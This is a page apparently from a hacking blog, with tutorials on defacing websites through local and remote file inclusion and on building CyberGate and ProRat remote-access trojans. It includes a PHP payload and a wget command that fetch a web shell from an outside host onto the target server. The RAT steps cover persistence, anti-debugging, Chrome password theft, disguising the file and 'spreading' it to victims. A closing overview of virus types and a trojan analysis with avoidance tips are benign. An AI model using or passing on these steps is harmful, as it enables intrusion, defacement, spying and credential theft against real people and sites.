Latest News

Showing posts with label Backdoor. Show all posts

LFI- Defacing

[MethoD 1]

NOTE: You will need FireFox and its addon Tamper Data to do this method!

LFI or Local File Inclusion allows you to include a local file(which means, that the file is stored on the server) and run it in a webscript.
In this method we are going to upload a shell by accessing the proc/self/environ.

Now we have our page

http://www.target.com/index.php?include=register.php

And now we are going to do this:

http://www.target.com/index.php?include=../


If it gives you an error message, this is good. Best thing that can happen is, it says "No such file or directory". But anyways, now add this to your url:

http://www.target.com/index.php?include=../etc/passwd


And as long as there is no text other than an error message on the page, keep adding "../" to the URL, so it would be like:

http://www.target.com/index.php?include=.../passwd


And so on. Now let's say we got to this URL

http://www.target.com/index.php?include=.../passwd
And we see some huge shitty text we can not handle with. Now change the etc/passwd in the URL to proc/self/environ so it would look like this:

http://www.target.com/index.php?include=...environ


If you see some text, you did good, if you see an error message you did bad. Now this is the point where we use Tamper Data. Start you Tamper and reload the page, and for user agent you type in the following PHP script:

Code: 
<?php $file = fopen("shell.php","w+"); $stream = fopen ("http://www.website.com/yourshell.txt", "r"); while(!feof($stream)) {
$shell .=fgets($stream); } fwrite($file, $shell); fclose($file);?>


This will execute the PHP script on the site and create a shell.php on the server. Why? Because the user agent is being displayed on the webpage, and if you put in a webscript for that, it will execute it.

Now simply access your shell by going to

http://www.taget.com/shell.php


And troll the server.

[Now LFI method 2]

NOTE: This only works on apache servers!

Alright you get back to the point where we tried to access the etc/passwd. You will do the same method, but not with etc/passwd, you will try to get access to apache/logs/error.log

If you have a brain, you should know how to do that, since it's EXACTLY the same method as on etc/passwd (explained in LFI method 1).

Now when you have found the file, open up cmd and type in

telnet http://www.tagrget.com 80

When you are inside the telnet, you copy the following code(you use your own shell url ofc)

Code: 
<?php $file = fopen("shell.php","w+"); $stream = fopen ("http://www.website.com/yourshell.txt", "r"); while(!feof($stream)) {
$shell .=fgets($stream); } fwrite($file, $shell); fclose($file);?>


Paste it into the telnet window, and press enter once or maybe twice(until you get an error message).

Now refresh the page in the browser(error.log) once and there you go. The PHP script will be executed and your shell will get uploaded to the server. Access it by typing in the following into your browser:

http://www.taget.com/shell.php

Author: AHFCREW blog
Video tut for the Tamper Data method!

http://www.youtube.com/watch?v=-YRdqD8199s

Agent's script used in the video:
Code: 
<?system('wget http://www.website.com/yourshell.txt -o shell.php');>


Cybergate RAT Tutorial For Beginners

1) What is a R.A.T?
R.A.T is remote administration tool. In other words, if a RAT is set up correctly, then a person (hacker) would gain acces on victim's computer. That hacker can do any stuff in victim's pc.
For example: a)will be able to move his mouse and keyboards
b)will be able to see your victim by hacking his webcam and etc.

2) Which is the best RAT?
I dont use many RATs. The best that i ever used is Cybergate RAT

So now, lets get started.
First of all you guys download this:

Cybergate Download Link(click here to download)

this download link was not made by me.download and use it at your own risk
this application is called cybergate and it will used to create rat server.
this app might be detected as virus by some antivirus.but dont worry it is not backdoored.

download it and extract it to a folder.

==============================================================
Secondly set up the no-ip client

to do that you must go to :
NO-IP SITE(click here)

register there.

once you have logged in, you must "add a host"

Image has been scaled down 36% (758x329). Click this bar to view original image (1174x509). Click image to open in new window.

[Image: 1.jpg]


Now type in your name at hostname.and choose any domain. you dont have to follow the same name like in the picture below.
[Image: 2.jpg]


now you can see that you have successfully created a host.
now download the no-ip duc client that is available at that site.

Image has been scaled down 16% (758x273). Click this bar to view original image (902x324). Click image to open in new window.
[Image: 3.jpg]


click the windows version.

once done downloading, run the program. sign in using your no-ip username and password.
and press select host and you can see your host there. click at the box and press save .


===========================================================
now its time to set up your cybergate RAT seRVER
LETS CONTINUE

run the cybergate rat that you have extracted into a folder.
there will be agreement which you got to wait for a few seconds before agreeing.

next: Control center-->start



now a box would appear.you have type in 100 and press the go image button.
and type in the connection password as 123456
and click save

Image has been scaled down 26% (758x344). Click this bar to view original image (1012x458). Click image to open in new window.
[Image: 8.jpg]


now press: control center--->builder--->create server

Image has been scaled down 25% (758x345). Click this bar to view original image (1009x459). Click image to open in new window.
[Image: 9.jpg]


now a box would appear.
click new
press the name of the new user and ok

Image has been scaled down 25% (758x344). Click this bar to view original image (1009x457). Click image to open in new window.
[Image: 10.jpg]


now double click the new user.

Image has been scaled down 25% (758x342). Click this bar to view original image (1009x455). Click image to open in new window.
[Image: 11.jpg]

after that you will the connection tab.
view the picture for better understanding.

if you want to test the server on yourself or same lan networkk, then you have to edit the 127.0.0.1:999 to 127.0.0.1:100
if you want to test on others, then add:
yourhost.no-ip.info:100

Image has been scaled down 25% (758x346). Click this bar to view original image (1010x460). Click image to open in new window.
[Image: 12.jpg]

change the identification to cyber and password to 123456

Image has been scaled down 26% (758x344). Click this bar to view original image (1011x458). Click image to open in new window.
[Image: 13.jpg]



now press the installation tab and use the same setting as mine.
Install directory is the where the server installs
%System%
%Windows%
%Root%
%Program Files%
%Other%
it is more better to use "system"
Boot: this will be the startup option. check everything and press random 5 times so that the server will start everytime your victim start the computer
Directory is the place where the server will be situated
File Name will be the name of the server in the directory
change the creation date
persistence will inject the server into the victim,s pc until success
for inject into just use default browser
dont choose hide file because it will make your server detectable by all antivirus

Image has been scaled down 25% (758x345). Click this bar to view original image (1008x458). Click image to open in new window.
[Image: 14.jpg]


go to anti debug tab and check all

Image has been scaled down 25% (758x343). Click this bar to view original image (1010x456). Click image to open in new window.
[Image: 15.jpg]

and then go to create server tab
check use icon,delayed execution, and google chrome password
delayed execution will be the time taken for the server to inject into victim's pc .
google chrome password will help you to steal google chrome passwords.
a pop up will appear and just press ok

Image has been scaled down 25% (758x344). Click this bar to view original image (1008x457). Click image to open in new window.
[Image: 16.jpg]

now you have done setting up your server.
===================================================================
PortForwarding
Q: So, what is portforwarding?
A:Port forwarding allows remote computers, for example, computers on the Internet, to connect to a specific computer or service within a private local area network (LAN)
so lets start portforwarding.

remember that your the port that you have choosen is 100.
to make it easier.lets download the simpleportforward tool from this site:

SIMPLE PORT FORWARDING(click here)

from here pc wintech TuT starts ., all credits of port forwarding goes to Pc win tech.com
now, once it is downloaded,run the program.


1)firstly update your router list and set your router.

Image has been scaled down 38% (758x341). Click this bar to view original image (1216x547). Click image to open in new window.
[Image: 18.jpg]

and press the "choose which port you need to forward" by pressing the "do it now"
and press the "add custom"
type
name:anything
type: tcp/udp
start port:99
end port:100
and then press "add"

now click "update router"
[Image: 20.jpg]

when you have pressed update router, you can see the program accessing your router and editing whatever you have typed just now.

and now the last step, which is to check whether your port 100 is open or not.
but before that close your cybergate program.
and now do like in the below picture

Image has been scaled down 9% (758x551). Click this bar to view original image (829x602). Click image to open in new window.
[Image: 22.jpg]


if the portforwarding is failed, then you have to start from the beginning of portforwarding
======================================================================
now,you have done it.
what you have to do now is spread your server.
good luck

---------------------------------------------------------knox d3cryptor/Team 73cyf

Deface via RFI

#Searching for Vuln. Sites
#Checking if they are Vuln.
#Defacing them Tongue


++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

Searching for Vuln. sites:

We can find Vuln.websites by using Google Dorks

++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

Checking if they are Vuln. :

Now after we searched for sites on Google, many sites will show but not all of them are Vuln.
so how can we check? Tongue

after opening the site check the link, for example it will be like:

http://www.tagert.com/index.php?page=ANYTHING

now to check the site we should replace "ANYTHING" with "http://www.google.com" Smile

so it will be like :

http://www.tagert.com/index.php?page=htt...google.com

IF Google home page showed up then the website is Vuln. for RFI,
IF not then fine another one Tongue


++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

Defacing:


OK, now if we found a Vuln. website how to deface? o_O

well now open any website on any free host and upload your shell in .txt
and replace http://www.google.com to your shell link so for EXAMPLE it will be:
http://www.yourfreehost.com/shell.txt

http://www.tagert.com/index.php?page=htt...shell.txt?

[!]NOTE:- DO NOT FORGET THE '?' in the end of the URL Tongue Big Grin

Now your shell will show so Deface the site Tongue

Dark comet RAT TuT [PDf with Picture ] NooB friendly

ProRAT [Trojan ] [TuT]


Hi guys..today i am going to show you how to set up ProRat and how to hack a computer using it. Well, i am going to finish up RAT setup articles with this. I will give the counter measures in my next article. As i haven’t written any articles on direct connection Trojans, I decided to write the one on PRORAT.

procedure to setup ProRat

STEP 1. First of all Download ProRat from here. Once it is downloaded extract it. A password prompt will come up. Enter the password.The password  "pro".

STEP 2. Open up the program and You should see the following window.


STEP 3. Click on the "Create" button in the bottom. Choose "Create ProRat Server".


STEP 4. Next put your IP address so the server could connect to you. You need not enter your IP address manually, you can do this by just clicking on the little arrow. it automatically fills your IP address.
Next put in your e-mail so that when and if a victim gets infected it will send you an email.


STEP 5. Now Open General settings. This tab is the most important tab. In the check boxes, we will choose the server port the program will connect through, the password you will be asked to enter when the victim is infected and you wish to connect with them, and the victim name. As you can see ProRat has the ability to disable the windows firewall and hide itself from being displayed in the task manager. Just follow the steps as shown in the figure.


STEP  6. Click on the Bind with File button to continue. Here you will have the option to bind the trojan server file with another file. You can select an image, text file or pdf file, So as to make the victim trust your file.


STEP  7. Click on the Server Extensions button to continue. Here you choose what kind of server file to generate.    I prefer using .exe files.


STEP  8. Click on Server Icon to continue. Here you will choose an icon for your server file to have. The icons help mask what the file actually is.


STEP  9. After this, press Create server, your server will be in the same folder as ProRat. Start giving this file to your victim. When the victim double click the file, his computer will be in your control.


STEP  10. Now the hacker has lot of options to choose from. He can do many funny things with the victim’s computer.


NOTE: In this tutorial, i put the victim’s IP as 127.0.0.1 as i am testing it on my computer. Inorder to hack a remote computer, you need to get the IP address of your victim. If you dont  know how to find an IP address, you can read my article on finding out remote IP address from here

Types of Computer VIRUS


What is a Computer Virus?
A potentially damaging computer programme capable of reproducing itself causing great harm to files or other programs without permission or knowledge of the user.

Virus - A program that when run, has the ability to self-replicate by infecting other programs and files on your computer. These programs can have many effects ranging from wiping your hard drive, displaying a joke in a small box, or doing nothing at all except to replicate itself. These types of infections tend to be localized to your computer and not have the ability to spread to another computer on their own. The word virus has incorrectly become a general term that encompasses Trojans, worms, and viruses.
Types of viruses:-
The different types of viruses are as follows-
1) Boot Sector Virus: - Boot sector viruses infect either the master boot record of the hard disk or the floppy drive. The boot record program responsible for the booting of operating system is replaced by the virus. The virus either copies the master boot program to another part of the hard disk or overwrites it. They infect a computer when it boots up or when it accesses the infected floppy disk in the floppy drive. i.e. Once a system is infected with a boot-sector virus, any non-write-protected disk accessed by this system will become infected.
Examples of boot- sector viruses are Michelangelo and Stoned.

2) File or Program Viruses :-Some files/programs, when executed, load the virus in the memory and perform predefined functions to infect the system. They infect program files with extensions like .EXE, .COM, .BIN, .DRV and .SYS .
Some common file viruses are Sunday, Cascade.

3) Multipartite Viruses:-A multipartite virus is a computer virus that infects multiple different target platforms, and remains recursively infective in each target. It attempts to attack both the boot sector and the executable, or programs, files at the same time. When the virus attaches to the boot sector, it will in turn affect the system’s files, and when the virus attaches to the files, it will in turn infect the boot sector.
This type of virus can re-infect a system over and over again if all parts of the virus are not eradicated.
Ghost ball was the first multipartite virus, discovered by Fridrik Skulason in October 1989.
Other examples are Invader, Flip, etc.

4) Stealth Viruses:-These viruses are stealthy in nature means it uses various methods for hiding themselves to avoid detection. They sometimes remove themselves from the memory temporarily to avoid detection by antivirus. They are somewhat difficult to detect. When an antivirus program tries to detect the virus, the stealth virus feeds the antivirus program a clean image of the file or boot sector.

5) Polymorphic Viruses:-
Polymorphic viruses have the ability to mutate implying that they change the viral code known as the signature each time they spread or infect. Thus an antivirus program which is scanning for specific virus codes unable to detect it's presence.

6) Macro Viruses: - A macro virus is a computer virus that "infects" a Microsoft Word or similar application and causes a sequence of actions to be performed automatically when the application is started or something else triggers it. Macro viruses tend to be surprising but relatively harmless. A macro virus is often spread as an e-mail virus. Well-known examples are Concept Virus and Melissa Worm.

If you use a computer, read the newspaper, or watch the news, you will know about computer viruses or other malware. These are those malicious programs that once they infect your machine will start causing havoc on your computer. What many people do not know is that there are many different types of infections that are categorized in the general category of Malware.

Malware - Malware is programming or files that are developed for the purpose of doing harm. Thus, malware includes computer viruses, worms, Trojan horses, spyware, hijackers, and certain type of adware.
This article will focus on those malware that are considered viruses, trojans, worms, and viruses, though this information can be used to remove the other types of malware as well. We will not go into specific details about any one particular infection, but rather provide a broad overview of how these infections can be removed. For the most part these instructions should allow you to remove a good deal of infections, but there are some that need special steps to be removed and these won't be covered under this tutorial.
Before we continue it is important to understand the generic malware terms that you will be reading about.

Backdoor- A program that allows a remote user to execute commands and tasks on your computer without your permission. These types of programs are typically used to launch attacks on other computers, distribute copyrighted software or media, or hack other computers.
Hijackers- A program that attempts to hijack certain Internet functions like redirecting your start page to the hijacker's own start page, redirecting search queries to a undesired search engine, or replace search results from popular search engines with their own information.

Spyware- A program that monitors your activity or information on your computer and sends that information to a remote computer without your Knowledge.

Adware- A program that generates popups on your computer or displays advertisements. It is important to note that not all adware programs are necessarily considered malware.
There are many legitimate programs that are given for free that display ads in their programs in order to generate revenue. As long as this information is provided up front then they are generally not considered malware.

Dialler - A program that typically dials a premium rate number that has per minute charges over and above the typical call charge. These calls are with the intent of gaining access to pornographic material.

Trojan- A program that has been designed to appear innocent but has been intentionally designed to cause some malicious activity or to provide a backdoor to your system.

Worm- A program that when run, has the ability to spread to other computers on its own using either mass-mailing techniques to email addresses found on your computer or by using the Internet to infect a remote computer using known security holes.


Fb spam with hacker


Hi, after a Long time came to Post one of the serious issue roaming with us,I tried to get this to You as clear as possible to show How danger is this......As a long gap to this blog i learnt some  of the techniques to reverse engineer an malware (i.e) how it infects,how it places their infections,how to get rid of this and all.....So Keep Proceed to read this Post and get rid of this Things...


Recently I logged in to my Facebook account as normal Purpose,Recently  I had a chat from one of my Friend asusual  i continue chat with him,but i didnt know he is infected or hacked by some of the Facebook spam (Since Lot more there)..suddenly he left from chat and dropped a link,I don't know whats happens, finally i concluded that its a spam link but its not a spam link its actually a severe Trojan (You'll know at the end of this post),because he doesn't knows as much in internet and confused of this link,I came across some of the Facebook spam ,so i Like to spread how curious this infection to my friends so researched that Trojan according to my basic Knowledge and delivered to You, continue with me

Observation 1:
The chat we had


Observation 2:
Then i clicked that link,Really i shocked,check This Image....


Then i noticed one Youtube Page is opened with title"my facebook name IS IN THE LEADING ROLE.SHOCKING PERFORMANCE"  and have Likes ,i shocked my name is in the youtube page and some video is there related to me(actually nothing there) finally i noticed its a phishing page, LOL suddenly i switched My  session to VM (virtual Machine)...

Observation 3:

And i started to search some of the clarification whether its original or not,I opened that Page in my VM and checked again and i noticed two things


I Tried to Play this File and its asked to download the Flash Player and asked to install to view this video,LOL i already had Flash Player,and i noticed the IP its 46.147.149.162,and Had a clarification with nslookup that this IP is not related to Youtube The original servers of Youtube are


Its ok where this IP located i trace that IP in IPLOOKUP and found some interesting,

So i continued to download that file....and had a virus scan in virustotal.com,Check the Virustotal Report Here


Observation 4:

And i executed that File in my VM ,It started their Process by unpacking ,and got placed in their respective Locations,And suddenly my Internet Speed is drastically downs,I cant even Browse Google that much slow,Its started Making connections to their servers,so i Gone through the Process and noticed a bulk of curious Services and process running behind


Oh boy how many crap process are running these are all make my internet downs,then i started to research all of them The process,Most of the process are running from TEMP folders,In a simple term no EXE files or Process are not run from TEMP folders except Installation.....But these Files are currently running from these locations on every Startups, 

Observation 5:

Then i started exploring Startups in registry and found interesting


Yes,these trojans occupy their Locations in RUN key,These made executing on every startups

Observation 6:

Then i continued to trace their services and their Successful Connections established and found that all trojans we noticed had a connection with their remote servers,actually they send something to the respected IPs


NOTE: i never opened any Browsers and i didnt run any services related to Internet but still many Process trying to communicate with their servers and sending something,

Observation 7:

And i eagerly wants to know what makes my internet connection down,Then i noticed some annoying thing running background


Gosh! abulk of packets sending and receiving through some IPs these made my internet connection down,
Actually what they are sending means Its executed in Your system and start sending your confidential things to their respected servers,Like it acts like a Keylogger in Our computer and send our Logs ,Logins to their servers like bank accounts,email accounts our chat logs,not only as a keylogger ,the attackers controls your whole system and take you remote view without your knowledge,If you have webcam means you are viewed by the attacker without your knowledge its a simple example These files acts as a backdoor and make a path to the attacker

Then i traced that IP 68.9.127.143


and i eagerly want to shows how curious it is ,we just downloaded one file Flash-player.exe and executed but its got unpacked to many files and start executing see this


Really this is a serious infection,One thing i have to tell on main Process of this trojan is it hacks your facebook account and start sending this Link to your friends without your knowledge Then what this chain continues.....I hard to kill this trojans.........Finally i killed all of the infections but still i have a loss ,I lost my VM because its corrupted the registry files,but its just a VM.....LOL

Summary of this infection:

Memory Processes Infected: 9
Memory Modules Infected: 0
Registry Keys Infected: 10
Registry Values Infected: 13
Registry Data Items Infected: 3
Folders Infected: 1
Files Infected: 39


Process of this trojan
  • It will takes your system as botnets
  • It will uses your Internet as Proxies(Mainly Hackers do this for Illegal purpose)
  • Act as a Keylogger(Which records Keystrokes and sends)
  • Hacker remotely views Your system and contols your system
  • crash your computer
  • Hacker downloads our Confidential files without our knowledge
  • Steals your data
How to Avoid:
  • Never ever try some catchy things in social-network sites..
  • Scan the links from Online scanners like urlvoid.com.
  • Scan the untrusted files which are downloaded from internet in sites like virustotal.com , novirusthanks.org
  • Scan the files with your updated antivirus
  • Dont directly download files from untrusted Links.
  • Avoid using Torrents(if you are not trusted)
  • Dont click on Nasty ads like free smilies, online games ,etc more are there
  • Update your Antivirus and stay safe

all the credits of this TUT is to Mr Hworm 

Contact Us

24x7 online , we happy to answer you
tamilcypc@gmail.com

Disclaimer

This Blog and its TUT's are intended for educational purposes only, no-one involved in the creation of this TuT may be held responsible for any illegal acts brought about by this Blog or TuT.


Featured Post

Custom Domains And HTTPS Redirection Code